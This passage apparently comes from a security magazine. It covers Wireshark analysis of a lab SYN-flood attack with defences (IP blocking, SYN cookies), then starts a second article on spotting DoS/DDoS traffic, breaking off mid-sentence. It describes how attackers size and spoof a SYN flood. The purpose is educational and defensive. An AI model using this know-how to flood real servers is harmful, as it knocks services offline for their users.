


**Figure 4.** Capturing the attack packets at the server by Wireshark

To look at the result of the attack, use Wireshark feature to show the SYN requests messages. Wireshark captured 50,500 SYN packets sent from the attacker to the server on port 80 (Figure 5). To view that, click on Statistics tab and click on Conversations then choose the TCP tab. Then check the box next to *Limit to display filter* to eliminate other traffic. The following filter (Figure 5) to show the messages sent between the attacker and the victim.


`ip.src==10.14.16.100 and ip.dst==10.14.16.101 and tcp.port==80 || udp.port==80`

The filter allows you to view messages from the source IP address 10.14.16.100 to the destination IP address 10.14.16.101 on port number 80 and protocols TCP or UDP. The filter will ignore the rest of traffic that does not match.



**Figure 5.** TCP conversations between the attacker and the server

The Graph Analysis of the TCP SYN flows sent from the attacker to the server (Figure 6). See the source and destination IP addresses. To display that on Wireshark, click on Statistics tab and then Flow Graph. Check the *Displayed packets*, *TCP flow*, and *Standard source/destination addresses* and then click the OK button.



**Figure 6.** Graph analysis of TCP flows between the attacker and the server

By comparing the flows in (Figure 6) and the normal TCP 3-way handshake in (Figure 1), you can see that the attacker never completed the 3-way handshake procedure. Instead, the attacker kept sending SYN requests to the server. Using two filters in the IO Graph to display the amount of packets sent from the attacker to the victim in a period of time (Figure 7). To display this window, click on Statistics tab, and then click IO Graph. The filters used are:

Graph 2:

`ip.src==10.14.16.100 and ip.dst==10.14.16.101`

Graph 4:

`tcp.port==80 || udp.port==80`




Figure 7. IO Graph on Wireshark

## THE GOAL OF THIS ATTACK

The idea behind this attack is to keep the server's backlog exhausted by half-open TCP connections and to prevent it from serving legitimate TCP requests. This kind of attacking technique is known as a Denial-of-Service attack. When the server's backlog reaches maximum capacity with half-open requests, the server starts to drop new SYN requests or it might overwrite the oldest session it has. The server reaction can be different depending on many factors.

Attackers consider many things when they launch a SYN-flood attack. They start by probing the server and observing the results to help them launch a successful attack. They want to know the server's operating system and the version of it. Also, they need to know the time the server waits after it sends a SYN-ACK message to the client before the server drops the request. That will help the attackers to know how long they need to wait before sending more SYN request. They want to know the size of the server's backlog. That will help them to manage the number of SYN messages they need to send. In addition to that, the attackers have to make sure that the source IP addresses used to send SYN requests are unreachable and they will not send ACK messages to the server to establish a connection. They are usually spoofed IP addresses to prevent detecting.

In reality, it is not easy to launch a successful SYN-flood attack because of the countermeasures implemented to defend servers against it. However, attackers on the other side work harder to enhance their attack techniques. They might try a hundred times before they succeed in one attack. Any server connected to the web is in danger. Detecting and quickly responding to such attacks is a key to a successful defense. SYN-flood attack has taken major websites down for a period of time. It can cause a business interruption followed by money loss and customer dissatisfaction. Having some defenses against this attack is important for any server connected to the Internet.

## COUNTERMEASURES TO SYN-FLOOD ATTACK

The severity level of SYN-flood attack can be high especially when the targeted server runs mission critical services related to your business. There are many solutions that have been developed to mitigate such attacks. The solutions provided below can help you to prevent or reduce the affect of

SYN-flood attacks. If you are a system administrator, you can decide which solution will work better for the systems in your premises. You can combine two or more solutions for multiple layers of defense. Consulting a network security engineer can give you a better chance of choosing the best solution that will not affect your system or network performance. Below are some mitigation controls for securing your server against SYN-flood attacks.

- One solution is to block the source IP address of the SYN-flood attacker. To do that in iptables firewall use the following rules:

```
iptables -A INPUT -i eth0 -s 10.14.16.100 -j DROP
iptables -A INPUT -i eth0 -s 10.14.16.100 -j LOG --log-prefix „Blocked IP address“
```

This solution is effective to block the attacker's source IP address. Although, attackers often use spoofed IP addresses, but it is better to block that IP address and then further investigate it. If the IP address is a part of a known botnet or an IP that is not allocated, it should be in your blocked IP addresses permanently.

- Another countermeasure can be using a shorter SYN\_RECV timer, meaning that the server will reduce the time of waiting for the third message of the 3-way handshake. It will drop the SYN request after the SYN\_RECV is timed out. This solution is not so practical because it might cause problems to legitimate clients with slow connections.
- A third solution is to increase the backlog size to allow more requests. In the case of SYN-flood attack, this solution can affect the performance of the server and the network which the server is attached to.
- Another countermeasure is by using TCP cookies. This solution is implemented in Linux systems but it has to be activated. To activate it use the following command:


```
Echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

TCP-cookies is considered one of the best solutions to protect Linux-based web servers against SYN-flood attack. When you enable it, if a SYN request comes to the server, it does not allocate a space for the session yet. Instead, it uses the source information like the IP address and port number and the TCP sequence number to calculate a hash. The server then sends a SYN-ACK to the source and does not wait for the ACK. When an ACK message comes, the server uses the same hashing algorithm to calculate a hash with the information that came with the ACK. If the hash matches any of the previously calculated hash values, it creates a space for that connection. Otherwise it discards the message. This way, the attacker will not be able to succeed because the server waits for the 3-way handshake to complete in order to allocate a space for that session.

## CONCLUSION

Any web server has to be connected to the Internet and as a result, it is considered by hackers as a low hanging fruit. Hackers have the time and tools to try million times to attack a web server. They try a technique and test it. If they don't get the outcome they are looking for, they change the technique and try again. You, as a web server owner, don't have as much time to defend your server. You need a skilled team with the right tools configured the right way to defend your server. Staying proactive and detecting the attack quickly is very important to successfully mitigate it. This article is meant to educate the readers about SYN-flood attack and help them to defend their web servers against it.

## ABOUT THE AUTHOR



Mubarak Altheeb is a graduate student at DePaul University in Chicago. He is doing his MS. degree in Computer, Information, and Network Security with a concentration in Network Security. He holds a BS. in Network Engineering. He is an active member of the Information Systems Security Association, USA: IL Chicago Chapter. He received many awards and honors. He finished his BS. with summa cum laude, and won a scholarship to complete his graduate studies. During his academic years, Mubarak has successfully completed projects in information security, network logical and physical design, network performance benchmarking, and network traffic analysis. As a project manager at his latest graduate project, Mubarak led five team members to deliver an outstanding network security design for a case study based on a mid-size energy company. Mubarak can be reached at [altheebmubarak@gmail.com](mailto:altheebmubarak@gmail.com).

## NETWORK FORENSIC WITH WIRESHARK

# DISCOVERING AND ISOLATING DOS/DDOS ATTACKS

by Yoram Orzach

Denial-of-Service (DoS) or Distributed Denial-of-Service (DDoS) attacks are attempts to make a computing or network resource unavailable to its users. There are various types of DoS/DDoS attacks, some load the network to the point it is blocked for applications traffic, some load servers to that point, and some are more sophisticated and try to “confuse” the application servers with bad data. Although there are various tools for detection and prevention of these types of attacks, good old Wireshark can also be used for this purpose. In this article we will see some important features of Wireshark, were to place it for capturing data, and how to use it to identify attack patterns.

**What you will learn:**

- Types of DoS/DDoS attacks
- Basic usage of Wireshark for network analysis
- How to use Wireshark as a network forensics tool
- DoS/DDoS patterns and how to discover them

**What you should know:**

- Basics and structure of data networks
- Basics of TCP/IP

**D**enial of Service (DoS) is when a single attacker that attacks the network services in order to prevent users from using them, while Distributed Denial of Service (DDoS) is when multiple attackers, or a single attacker through multiple nodes tries to do so. DoS/DDoS attacks can be divided into several major types that can be characterized by the resource under attack. All of them come to prevent network users from accessing the network resources.

- **Network-based attacks:** The first resource that can be attacked is the network itself. Here we have for example attacks like ICMP and TCP-SYN flooding, while in this category we can face regular packets that simply intend to block the communications link or malicious packets like NULL scans, Xmas scans and others. A communications link can be a WAN connection, a server interface or even a WiFi network. The purpose of

these types of attack is usually to block the communications channel with massive traffic so that the real traffic will not have enough space over the link.

- **Server-based attacks:** The second resource that can be attacked is the server itself. Attack on a server can be performed by the massive consumption of server resources, in order to cause the server to slow down to the point it will no longer serve its clients.
- **Applications-based attacks:** The third major category of attacks targets the applications running on servers, for example database process, HTTP servers with mail servers, and so on.
- **Network-devices based attacks:** The last category that we will discuss are attacks on the communications infrastructure, for example attacks on routers in order to manipulate the routing tables, the generating of fake MAC addresses to confuse the LAN switch, attacks on the organization DNS servers and so on.

There are DoS/DDoS attacks that come to crash the resource, and there are attacks that come to slow it down. In both cases the purpose is to deny the service from the end user. The difference is in the way the attack works, as we will see later in this article.

## PROTECTION METHODS

There are various types of devices that come to protect against DoS/DDoS attacks. These are generally called Intrusion detection Systems (IDS) or Intrusion Prevention Systems (IPS). You will see also the term IDPS for Intrusion Detection and Prevention System. Some IDS/IPS systems are located in the ISP network and others in your organization. Some common products are IDS/IPS software blades from Checkpoint, DDOS Secure and other appliances from Juniper, F5 or Radware devices and many others.

Although IDS/IPS systems are quite efficient when protecting against attacks coming from the Internet, they have their drawbacks:

- IDS/IPS are not intended to protect the internal network from the spread of worms originating from within the network, such as those coming from previously infected laptops that connect directly to the internal network
- There are signature-based and flow-based IDS/IPS systems. The first type must be constantly updated with signature files, while the second type identify significant traffic changes that are not always the problem.

There are also other protection components like internal security systems, SNMP or Netflow/Jflow/Sflow based monitoring systems and many others, that in cooperation can provide a reasonable protection.


In the test equipment and softwares category we have commercial softwares like NetWitness from RSA, Security Analytics from Solera Networks and some others. All these are smart and expensive devices and software's that analyses the data for us.

Wireshark, as a free tool is not sophisticated as some of the tools mentioned above, neither it shows you colourful statistics, but with knowledge of networking and security mechanisms, it can be used to solve majority of problems on your network, including DoS, DDoS and many more, and this is the purpose of this article is to show some guidelines of how to do it.

## BASIC USAGE OF WIRESHARK FOR NETWORK ANALYSIS


With Wireshark, the most common network analyzer in the market, we simply listen to the communications channel, capture the packets and present them. It has strong statistical tools for analyzing traffic and traffic patterns, and a basic expert system that mostly analyze communications events like TCP/IP issues, applications behavior and so on. To use Wireshark as a network forensics tool will be to implement your networking knowledge with the basic capabilities that Wireshark presents.

When starting to work with Wireshark, we have the main window that provides us with the packet list, packet details and packet bytes. You can see Wireshark's main window in the illustration bellow. In the "packet list" pane we see all captured packets listed, in the "packet details" pane we see packets details and in the "packet bytes" pane we see the actual bytes. Later we will see how to use these windows for the analysis process.



**Figure 1.** Wireshark main window

The first types of tools that can be used are the basic statistical tools; these are the tools under the statistics menu, as presented in the following illustration.



**Figure 2.** Basic statistics tools

With the statistics tools we will be able to see mostly flood patterns like SYN or ICMP, as we will see later in the article.

The next important tool that can be used is the IO Graphs, with the assistance of display filters configured in it, as displayed in the next illustration.

With the IO Graphs we can see various behaviours. In the illustration above we can see for example that ten seconds after the start of capture, there were around 2500 TCP SYNs per second which is of course a reason to look deeper to what has happened. In the filters fields in the lower part of the screen we configure the filters, in his case `tcp.flags.reset==1` in the second line and `tcp.flags.syn==1` in the third line.

## HOW TO USE WIRESHARK AS A NETWORK FORENSICS TOOL

Let's see what major security threats look like when using Wireshark. Since there are so many types of DoS/DDoS attacks, I will try to focus on the most common ones, so we can view some examples of how to use Wireshark for the purpose.

The first rule in network forensics, and that includes when you are looking for patterns that looks like DoS/DDoS, is to look for unusual traffic. Unusual traffic can be traffic from unknown sources, massive traffic over a link or to a specific server, frequent routing updates that you are not sure where they come from, to many HTTP GETs or POSTs, DNS responses without the related queries and so on. You should know the purpose of every packet in your network, because what you don't know might crash it.




Figure 3. Wireshark IO Graphs

## NETWORK-BASED DOS/DDOS ATTACKS


Well, this is the simplest one, and not only because I come from the networking area. The simple types of network based DoS/DDoS attacks are just generators coming to block your communications line or server's interfaces. Like many types of problems, these problems will start with the users complaining that their network becomes very slow. The steps to locate this problem are:

- Check what is exactly slow, and isolate the problem. Is it the entire network? All servers on a remote location? Connection to the Internet?
- According to the answer to (1), connect Wireshark with port-mirror to the suspected resource. In case the customer complains about slow access to remote server connect it with port-mirror to the WAN connection, in case the Internet is slow port-mirror the connection to the Internet and so on.
- In the packet list window, check if you see too many ICMPs, TCP-SYNs or anything that looks like a massive scan. You can see an example to an ICMP scan in the illustration below.

No.	Time	Source	Destination	Protocol	Info
3	0.001999	192.168.110.189	192.170.0.230	ICMP	Echo (ping) request id=0x0200, seq=18473/10568, ttl=128
4	0.002012	192.168.110.69	218.88.25.157	ICMP	Echo (ping) request id=0x0200, seq=39133/56728, ttl=128
5	0.003573	192.168.110.76	192.168.37.86	ICMP	Echo (ping) request id=0x0200, seq=13861/9526, ttl=128
6	0.003588	192.168.110.12	192.169.204.227	ICMP	Echo (ping) request id=0x0400, seq=29344/41074, ttl=128
7	0.003964	192.168.110.5	192.169.254.156	ICMP	Echo (ping) request id=0x0200, seq=59598/52968, ttl=128
8	0.004603	192.168.110.67	192.170.6.10	ICMP	Echo (ping) request id=0x0200, seq=34776/55431, ttl=128
9	0.005515	192.168.110.56	192.170.2.185	ICMP	Echo (ping) request id=0x0200, seq=11734/54829, ttl=128
10	0.008031	192.168.110.63	192.166.52.9	ICMP	Echo (ping) request id=0x0200, seq=26913/8553, ttl=128
11	0.010144	192.168.110.70	192.166.2.180	ICMP	Echo (ping) request id=0x0200, seq=55133/24023, ttl=128

Figure 4. Ping scan example

- When a load-based DoS/DDoS attack takes place, you will usually see a straight line in the IO Graph tool. This is an indication of an attack that blocks the communications line or generates load in a fixed pattern. You can see an example for this in the illustration below.



**Figure 5.** Ping scan on Wireshark IO Graph

- The load-based attack can be ICMPs as illustrated, TCP-SYNs or any other traffic that is intended to block the communications channel.


In the example above it was simply a worm on the organization's remote sites (addresses that starts with 192.168, among them 192.168.110 in the illustration above). The worm spread to the entire network, generating ICMP packets to random destinations, and therefore they were forwarded from the remote branches to their router and to the communications links connecting them to the center, blocking them for any other traffic.

Another example for network based attack is TCP-SYN scan that will have the same pattern, only with TCP-SYN instead of ICMP. It is important to note that TCP-SYN scans can be DoS/DDoS attack, someone trying to find TCP ports in order to break into it. In the second case you will see TCP-SYN requests, with no response or with TCP-RST (Reset) response from the device under attack or the firewall before it.

Important note: Wireshark is not designed to work under heavy loads, and therefor when capturing high bandwidth traffic (which is the pattern in some of the cases of DDoS) Wireshark will stop functioning. To prevent it from happening, configure capture as follows:

- From the Capture menu, choose "Options".
- "Wireshark: Capture Options" window will open
- Right in the middle of the window, choose the option "Use multiple files"
- Provide a file name
- Configure the method you want to create the multiple files: by size or by capture time. Files will be created starting with the filename you have configured, with a suffix 0001 for the first file, 0002 for the second file and so on.
- You can also configure ring buffer of created a single file that stops capture automatically.

The "Wireshark: Capture options" is illustrated below.



**Figure 6.** Configuring capture in multiple files

## SERVER-BASED DOS/DDOS ATTACKS

In this section we have attacks that intend to slow down and block server resources. These resources can be the server's NIC, the server's CPU/RAM/Disk, the OS or software's that runs on it.

When a server becomes slow, connect Wireshark with port mirror to the server. Start capturing data, and follow these steps:


- Look at the communications partners of data that goes in or out of the server, and look for unusual traffic. Unusual patterns can be: addresses or TCP/UDP port numbers that you don't know. In the example below the server IP address was 10.0.0.1, but when the customer complained about a very slow server with a very slow Internet connection, I port-mirrored it, and this is what I got:

